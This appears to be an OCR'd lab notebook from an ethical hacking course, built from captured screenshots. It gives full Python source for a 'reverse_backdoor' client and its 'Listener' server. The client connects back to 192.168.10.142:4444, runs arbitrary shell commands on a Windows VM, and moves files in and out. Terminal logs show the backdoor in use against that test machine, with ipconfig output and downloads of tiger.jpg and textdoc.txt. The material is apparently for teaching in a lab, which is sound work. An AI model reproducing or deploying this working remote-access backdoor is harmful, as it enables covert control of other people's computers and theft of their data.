
```
        return "[-] Error reading file: " + str(e)


    def write_file(self, path, content):
        try:
            with open(path, "wb") as file:
                file.write(base64.b64decode(content))
            return "[+] File successfully uploaded  " + path
        except Exception as e:
            return "[-] Error writing to file: " + str(e)



    def run(self):
        while True:
            command = self.reliable_receive()
            if command[0] == "exit":
                self.connection.close()
                exit()
            elif command[0] == "cd" and len(command) > 1:
                command_result = self.change_working_directory_to(command[1])
            elif command[0] == "download" and len(command) > 1:
                command_result = self.read_file(command[1])
            elif command[0] == "upload" and len(command) > 1:
                command_result = self.write_file(command[1], command[2])
            else:
                command_result = self.execute_system_command(command)
                command_result = command_result.decode('utf-8', errors='ignore') if command_result else
"Command executed with no output."


            self.reliable_send(command_result)
```


my_backdoor = Backdoor("192.168.10.142", 4444)


my_backdoor.run()




Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 10 14:56
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x40
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/10/2024 11:51 AM <DIR> .
08/10/2024 11:51 AM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/10/2024 11:49 AM 2,801 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/10/2024 11:51 AM 5,912 textdoc.txt
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
12 File(s) 48,206,366 bytes
2 Dir(s) 17,038,688,256 bytes free
>> upload tiger.jpg
[+] File successfully uploaded tiger.jpg
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/10/2024 11:52 AM <DIR> .
08/10/2024 11:52 AM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/10/2024 11:49 AM 2,801 reverse_backdoor.py
listener.py
class Listener:
1 usage
def read_file(self, path):
try:
with open(path, "rb") as file:
return base64.b64encode(file.read()).decode('utf-8')
except Exception as e:
return "[-] Error reading file: " + str(e)
1 usage
def run(self):
while True:
command = raw_input(">> ")
command = command.split(" ")
if command[0] == "upload":
file_content = self.read_file(command[1])
command.append(file_content)
result = self.execute_remotely(command)
if command[0] == "download" and len(command) > 1:
result = self.write_file(command[1], result)
print(result)
my_listener = Listener(ip: "192.168.10.142", port: 4444)
my_listener.run()
Current File
reverse_backdoor > listener.py
70:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
24°C Windy
Search
ENG US
2:56 PM 2024-08-10


Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 10 14:56
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x40
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/10/2024 11:49 AM 2,801 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/10/2024 11:51 AM 5,912 textdoc.txt
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
12 File(s) 48,206,366 bytes
2 Dir(s) 17,038,688,256 bytes free
>> upload tiger.jpg
[+] File successfully uploaded tiger.jpg
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/10/2024 11:52 AM <DIR> .
08/10/2024 11:52 AM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/10/2024 11:49 AM 2,801 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/10/2024 11:51 AM 5,912 textdoc.txt
08/10/2024 11:52 AM 790,610 tiger.jpg
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
13 File(s) 48,996,976 bytes
2 Dir(s) 17,037,828,096 bytes free
>>
listener.py
class Listener:
1 usage
def read_file(self, path):
try:
with open(path, "rb") as file:
return base64.b64encode(file.read()).decode('utf-8')
except Exception as e:
return "[-] Error reading file: " + str(e)
1 usage
def run(self):
while True:
command = raw_input(">> ")
command = command.split(" ")
if command[0] == "upload":
file_content = self.read_file(command[1])
command.append(file_content)
result = self.execute_remotely(command)
if command[0] == "download" and len(command) > 1:
result = self.write_file(command[1], result)
print(result)
my_listener = Listener(ip: "192.168.10.142", port: 4444)
my_listener.run()
Current File
reverse_backdoor > listener.py
70:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
24°C Windy
Search
ENG US
2:56 PM 2024-08-10


C:\Users\IEUser\Downloads\reverse_backdoor.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
reverse_backdoor.py
def reliable_send(self, data):
def reliable_receive(self):
def execute_system_command(self, command):
def change_working_directory_to(self, path):
def read_file(self, path):
try:
with open(path, "rb") as file:
return base64.b64encode(file.read()).decode('utf-8')
except Exception as e:
return "[-] Error reading file: " + str(e)
def write_file(self, path, content):
try:
with open(path, "wb") as file:
file.write(base64.b64decode(content))
return "[+] File successfully uploaded " + path
except Exception as e:
return "[-] Error writing to file: " + str(e)
def run(self):
while True:
command = self.reliable_receive()
if command[0] == "exit":
Line 6, Column 14
Spaces: 4
Python
Select Command Prompt - C:\python312\python.exe reverse_backdoor.py
C:\Users\IEUser\Downloads>C:\python312\python.exe reverse_backdoor.py
Windows 10 Enterprise Evaluation
Windows License valid for 73 days
Build 17763.rs5_release.180914-1434
11:56 AM
8/10/2024
Search
2:56 PM
2024-08-10


Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
Recycle Bin
Firefox
eula
Microsoft Edge
WinZip Duplicate Fi...
WinZip Image ...
WinZip PDF Express
tiger.jpg
Downloads
This PC > Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive - Personal
This PC
Network
arp_spoof.py
download_execute_and_report.py
execute_and_report.py
execute_cmand.py
Firefox Installer.exe
npcap-1.79.exe
python-3.12.4-amd64.exe
reverse_backdoor.py
sublime_text_build_4180_x64_setu...
WinPcap_4_1_3.exe
winzip28-bing.exe
textdoc.txt
tiger.jpg
13 items
1 item selected 5.77 KB
textdoc.txt - Notepad
File Edit Format View Help
1.
"Atticus said to Jem one day, "I'd rather you shot at tin
2.
"I took a deep breath and listened to the old brag of my
3.
"We believe that we can change the things around us in ac
4.
"The most beautiful things in the world cannot be seen or
5
"Hello babies. Welcome to Earth. It's hot in the summer a
6.
"Why, sometimes I've believed as many as six impossible t
7.
"We are all in the gutter, but some of us are looking at
8.
"I must not fear. Fear is the mind-killer. Fear is the li
Windows 10 Enterprise Evaluation
Windows License valid for 73 days
Build 17763.rs5_release.180914-1434
11:57 AM
8/10/2024
Type here to search
Diving
Final result
Search
2:57 PM
2024-08-10

Handling Unknown Exceptions/ Making Persistent connection

Listener.py

```
#!/usr/bin/python

import socket

import json

import base64


class Listener:

  def __init__(self, ip, port):

    listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

    listener.bind((ip, port))

    listener.listen(0)

    print("[+] Waiting for incoming connections")

    self.connection, address = listener.accept()

    print("[+] Got a Connection from " + str(address))


  def reliable_send(self, data):

    json_data = json.dumps(data)

    self.connection.send(json_data.encode('utf-8'))


  def reliable_receive(self):

    json_data = ""

    while True:

      try:

        json_data = json_data + self.connection.recv(1024).decode('utf-8')

        return json.loads(json_data)
```

```
            except ValueError:
                continue

    def execute_remotely(self, command):
        self.reliable_send(command)
        if command[0] == "exit":
            self.connection.close()
            exit()
        return self.reliable_receive()

    def write_file(self, path, content):
        try:
            with open(path, "wb") as file:
                file.write(base64.b64decode(content))
            return "[+] File successfully downloaded  " + path
        except Exception as e:
            return "[-] Error writing to file: " + str(e)

    def read_file(self, path):
        try:
            with open(path, "rb") as file:
                return base64.b64encode(file.read()).decode('utf-8')
        except Exception as e:
            return "[-] Error reading file: " + str(e)

    def run(self):
        while True:
            command = raw_input(">> ")
            command = command.split(" ")
```

```
        try:
            if command[0] == "upload":
                file_content = self.read_file(command[1])
                command.append(file_content)

            result = self.execute_remotely(command)

            if command[0] == "download" and "[-] Error " not in result:
                result = self.write_file(command[1], result)
        except Exception:
            result = "[-] Error during command execution."

        print(result)



my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```


reverse_backdoor.py


```
#!/usr/bin/env python
import socket
import subprocess
import json
import os
import base64
```


```
class Backdoor:
  def __init__(self, ip, port):
    self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    self.connection.connect((ip, port))

  def reliable_send(self, data):
    json_data = json.dumps(data)
    self.connection.send(json_data.encode('utf-8'))

  def reliable_receive(self):
    json_data = ""
    while True:
      try:
        # Decode the received bytes to a string before concatenating
        json_data = json_data + self.connection.recv(1024).decode('utf-8')
        return json.loads(json_data)
      except ValueError:
        continue

  def execute_system_command(self, command):
    try:
      output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
      return output
    except subprocess.CalledProcessError as e:
      return str(e.output)

  def change_working_directory_to(self, path):
    try:
```

```
            os.chdir(path)
            return "[+] Changing working directory to " + path
        except Exception as e:
            return "[-] Error: " + str(e)

    def read_file(self, path):
        try:
            with open(path, "rb") as file:
                return base64.b64encode(file.read()).decode('utf-8')
        except Exception as e:
            return "[-] Error reading file: " + str(e)

    def write_file(self, path, content):
        try:
            with open(path, "wb") as file:
                file.write(base64.b64decode(content))
            return "[+] File successfully uploaded  " + path
        except Exception as e:
            return "[-] Error writing to file: " + str(e)



    def run(self):
        while True:
            command = self.reliable_receive()

            try:
                if command[0] == "exit":
                    self.connection.close()
                    exit()
```

```
            elif command[0] == "cd" and len(command) > 1:
                command_result = self.change_working_directory_to(command[1])
            elif command[0] == "download" and len(command) > 1:
                command_result = self.read_file(command[1])
            elif command[0] == "upload" and len(command) > 1:
                command_result = self.write_file(command[1], command[2])
            else:
                command_result = self.execute_system_command(command)
                command_result = command_result.decode('utf-8', errors='ignore') if command_result else
"Command executed with no output."
        except Exception:
            command_result = "[-] Error during command execution"

        self.reliable_send(command_result)



my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```


root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x41
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 49802)
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/10/2024 11:52 AM <DIR> .
08/10/2024 11:52 AM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/10/2024 03:58 PM 2,975 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/10/2024 11:51 AM 5,912 textdoc.txt
08/10/2024 11:52 AM 790,610 tiger.jpg
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
13 File(s) 48,997,150 bytes
2 Dir(s) 17,015,705,600 bytes free
>> ashsakdad
[-] Error during command execution
>> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::94d2:6650:7780:1435%8
IPv4 Address. . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.2
Current File
class Listener:
def run(self):
while True:
command = raw_input(">> ")
command = command.split(" ")
try:
if command[0] == "upload":
file_content = self.read_file(command[1])
command.append(file_content)
result = self.execute_remotely(command)
if command[0] == "download" and "[-] Error " not in result:
result = self.write_file(command[1], result)
except Exception:
result = "[-] Error during command execution."
print(result)
my_listener = Listener(ip: "192.168.10.142", port: 4444)
my_listener.run()
reverse_backdoor > listener.py
75:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
Search
ENG US
7:10 PM 2024-08-10


Player
Applications Places
Aug 10 19:11
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x41
>> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::94d2:6650:7780:1435%8
IPv4 Address. . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.2
>> cd
C:\Users\IEUser\Downloads
>> cd ..
[+] Changing working directory to ..
>> cd ..
[+] Changing working directory to ..
>> cd
C:\Users
>> cd IEUser
[+] Changing working directory to IEUser
>> cd Downloads
[+] Changing working directory to Downloads
>> download image.jpg
[-] Error reading file: [Errno 2] No such file or directory: 'image.jpg'
>> download tiger.jpg
[+] File successfully downloaded tiger.jpg
>> download textdoc.txt
[+] File successfully downloaded textdoc.txt
>> upload abc.jpg
[-] Error writing to file: Invalid base64-encoded string: number of data characters (49) cannot be 1 more than a multiple of 4
>> upload tiger.jpg
[+] File successfully uploaded tiger.jpg
>> upload textdoc.txt
[+] File successfully uploaded textdoc.txt
>>
Current File
class Listener:
def run(self):
while True:
command = raw_input(">> ")
command = command.split(" ")
try:
if command[0] == "upload":
file_content = self.read_file(command[1])
command.append(file_content)
result = self.execute_remotely(command)
if command[0] == "download" and "[-] Error " not in result:
result = self.write_file(command[1], result)
except Exception:
